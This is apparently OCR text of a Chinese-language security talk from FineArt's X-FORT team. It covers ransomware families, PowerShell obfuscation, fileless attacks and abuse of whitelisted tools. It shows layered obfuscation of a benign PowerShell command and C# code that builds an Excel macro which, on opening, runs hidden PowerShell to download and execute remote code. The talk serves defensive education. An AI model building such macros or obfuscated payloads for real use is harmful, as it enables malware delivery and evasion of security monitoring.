X-FORT

解構Target Ransom & Malware Steal的技術手法分群：推演進階新攻擊技術與防護對策

楊庭瑋、陳建誌

FineArt

講師

楊庭瑋

精品科技 資訊安全部 副理

現職精品科技資訊安全部副理。從事資訊安全領域工作 5 年以上，團隊專注研究駭客的入侵手法以及 500 支知名Ransom 與 Malware 及其家族；透過弱點掃描、滲透測試等等技術，強化公司的 IT 系統，以降低資訊安全風險。具有 ISO27001 Lead Audit、iPAS 等證照的訓練。

陳建誌

精品科技 資訊安全部 資安工程師

運用與生俱來的特殊視角，謹慎探索資訊安全領域的各種可能

大綱

Target Ransom & Malware Steal 擴散媒介與技術分群

透過**Target Ransom & Malware**的分析結果將繪製出專屬的技術分群圖，解構各大名家的駭客技術

PowerShell有檔案式及無檔案式(Fileless)實際運作結合巨集(Macro)


實際展示**PowerShell**有檔案式及無檔案式**(File-less)**實際運作，並進一步了解如何與巨集**(Macro)**結合應用，利用混淆手法迴避防護機制與**IT**人員監測

OS白名單程式(Whitelist)如何被駭客廣泛利用

掌握有哪些**OS**白名單程式**(Whitelist)**被廣泛的利用，進一步實機展示相關白名單程式如何遠端下載惡意程式，目錄提權及宰殺作業系統中防毒機制及鏡像備份保護，讓使用者難以回復資料

結論

Target Ransom & Malware Steal 擴散媒介方式



X-FORT

Target Ransom & Malware的攻擊特徵分群

分析全球知名20多支勒索病毒家族、共近300多支歸納出攻擊的特徵趨勢

- 高度模仿
- 竊取加加密
- 特殊協定
- 白名單
- 無檔案式
- 巨集型態
- DLL注入脅持
- 迴避沙箱與虛擬機
- APT行為模式
- ……


X-FORT

Target Ransom & Malware的攻擊特徵分群

	病毒	白名單	PowerShell	巨集	連網	風險
Doppel	V	V			V	APT模式
GandCrab	V	V			V	
Cerber	V	V			V	網絡木馬
Netwalker	V	V	V		V	DLL注入
ColdLock	V	V	V		V	
Lockergoga	V	V				
Zeppelin	V				V	隱私竊取
infinitylock	V	V			V	
wannacry	V	V			V	雜項攻擊
Ryuk	V	V			V	
Lockbit	V	V			V	
REvil	V	V			V	安全模式加密
MBR	V	V			V	開機磁區串改
SPIDER	V	V	V	V	V	Office檔案

X-FORT

Ransomware通用Mail攻擊流程



大綱

Target Ransom & Malware Steal 擴散媒介與技術分群

透過Target Ransom & Malware的分析結果將繪製出專屬的技術分群圖，解構各大名家的駭客技術

PowerShell有檔案式及無檔案式(Fileless)實際運作結合巨集(Macro)

實際展示PowerShell有檔案式及無檔案式(File-less)實際運作，並進一步了解如何與巨集(Macro)結合應用，利用混淆手法迴避防護機制與IT人員監測

OS白名單程式(Whitelist)如何被駭客廣泛利用

掌握有哪些OS白名單程式(Whitelist)被廣泛的利用，進一步實機展示相關白名單程式如何遠端下載惡意程式，目錄提權及宰殺作業系統中防毒機制及鏡像備份保護，讓使用者難以回復資料

結論

CMD & PowerShell Obfuscated

常見的Obfuscated(混淆)方法

PowerShell Code

```
Get-CimInstance -ClassName
Win32_ComputerSystem
```

- 轉譯符號 ‘ "
- base64编码
- 編碼執行
- 別名編碼ex:IEX
- Command編碼
- 工具混淆
- Invoke-Expression
- ToString
- ASCII
- Invoke 置換
- 變換字串
- 環境變數

PowerShell Obfuscated Code

```
-JOin
( '26_28@22_7b_32,7dV7b{33V
7d{7b_30s7d,7b}31{7dV22@20
V2d@66}27,61-
6e{63V27s2c}27-65V27_2cs27-
47{65s74,2d,43}69@27}2c}27V
6d{49V6es73,74s27,29V20@2d
@43,6c{61-
73@73s4e,61,6ds65}20,57@69
@6e{33V32_5f{43V6fs6d{70_75
,74,65@72s53,79{73V74}65{6d'
-spLiT'@'-sPliT 'V'-SplIT ','-
SpLIT '-' -spliT '_'-spliT 's' -
sPLiT'{' -SPLIt '}' |foReacH
{([converT]::ToiNt16( ([stRinG]
$_) ,16 ) -as[ChaR]) } )
|.( $sHElIID[1]+$SHeLLiD[13]+'x
')
```


X-FORT


CMD & PowerShell Obfuscated

DEMO

原始指令	Get-CimInstance -ClassName Win32_ComputerSystem
混淆一次	&("{2}{3}{0}{1}" -f'anc','e','Get-Ci','mInst') -ClassName Win32_ComputerSystem
混淆兩次	-JOin ('26_28@22_7b_32,7dV7b{33V7d{7b_30s7d,7b}31{7dV22@20V2d@66}27,61-6e{63V27s2c}27-65V27_2cs27-47{65s74,2d,43}69@27}2c}27V6d{49V6es73,74s27,29V20@2d@43,6c{61-73@73s4e,61,6ds65}20,57@69@6e{33V32_5f{43V6fs6d{70_75,74,65@72s53,79{73V74}65{6d' -spLiT'@'-sPliT 'V'-SplIT ','-SpLIT '-' -spliT '_'-spliT 's' -sPLiT'{' -SPLIt '}' |foReacH {([converT]::ToiNt16(([stRinG]$_) ,16) -as[ChaR]) }) |.($sHEllID[1]+$SHeLLiD[13]+'x')
混淆三次	" $(SET-vArIabLE 'OFS' '') "+[sTrinG]('45-74T79T105Z110>32>40Z32K39K50!54K95K50f56>64!50f50Z95-55R98H95R51f50Z44Z55f100f86R55X98R123Z51>51T86R55Z100Z123X55K98>95H51R48-115X55H100!44-55f98!125f51Z49>123K55f100!86Z50>50K64f50!48>86!50Z100H64R54K54H125K50R55>44f54R49Z45!54!101-123>54-51!86f50f55Z115!50>99T125Z50X55-45f54!53-86K50>55-95H50f99X115T50T55>45-52H55!123!54f53f115X55!52R44>50T100f44Z52Z51X125X54>57f64Z50>55f125T50H99R125T50H55T

X-FORT

Fileless(無檔案式)攻擊圖表



擷取自微軟技術文件

Fileless(無檔案式)攻擊

- 瀏覽器執行惡意程式碼
- 透過Microsoft Office巨集發動攻擊
- 使用PowerShell腳本攻擊
  - 使用程式漏洞攻擊
  - 植入記憶體執行
  - 安裝惡意腳本
  - 潛伏在系統中
  - 利用白名單工具或程式攻擊

X-FORT

EPPlus製作Office巨集(Macro)

EPPlus 是在 .NET Framework 或 .NET Core 上提供控制 Excel 的元件

```
r fi = new FileInfo(@"C:\Users\tingwei.yang\Downloads\epplus\epplustest.xlsm"); // 檔案路徑
ing (var excel = new ExcelPackage())

  // 建立分頁
  var ws = excel.Workbook.Worksheets.Add("MySheet");

  //創造VBA
  ws.Workbook.CreateVBAProject();

  //var vba = new StringBuilder();
  StringBuilder vbaCode = new StringBuilder();
  vbaCode.AppendLine("Private Sub Workbook_Open()");
  vbaCode.AppendLine("Call Shell(\"powershell.exe -w hidden -nop -ep bypass -c \"\"IEX ((new-object net.webclient).d
  vbaCode.AppendLine("End Sub");

  ws.Workbook.CodeModule.Code = vbaCode.ToString();
```


X-FORT

Office巨集(Macro)啟動惡意腳本

Process Hacker [DESKTOP-HF6LOML\user]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk

Name	PID	CPU	I/O to...	Privat...	User
svchost.exe	1412	0.02		1.24 ...	NT A
svchost.exe	1564			1.78 ...	NT A
svchost.exe	1584			5.67 ...	NT A
taskhostw.e...	5264	0.02		5.61 ...	DESI
explorer.exe	5064	10...	58.51 ...	55.93 ...	DESI
ProcessH...	3980	1.22		19.02 ...	DESI
EXCEL.EXE	5608	38...	15.04 ...	75.7 ...	DESI
powers...	6668			29.33 ...	DESI
conh...	4124			3.47 ...	DESI
svchost.exe	1636			3.91 ...	...\N
svchost.exe	1648			1.64 ...	NT A
svchost.exe	1668			1.77 ...	...\LO
svchost.exe	1840			3.2 MB	...\LO
svchost.exe	1900	0.17		2.62 ...	NT A
sihost.exe	3904	0.01		6.9 MB	DESI
svchost.exe	1940			3.11 ...	...\LO
audiodg.exe	5076			6.11 ...	...\LO
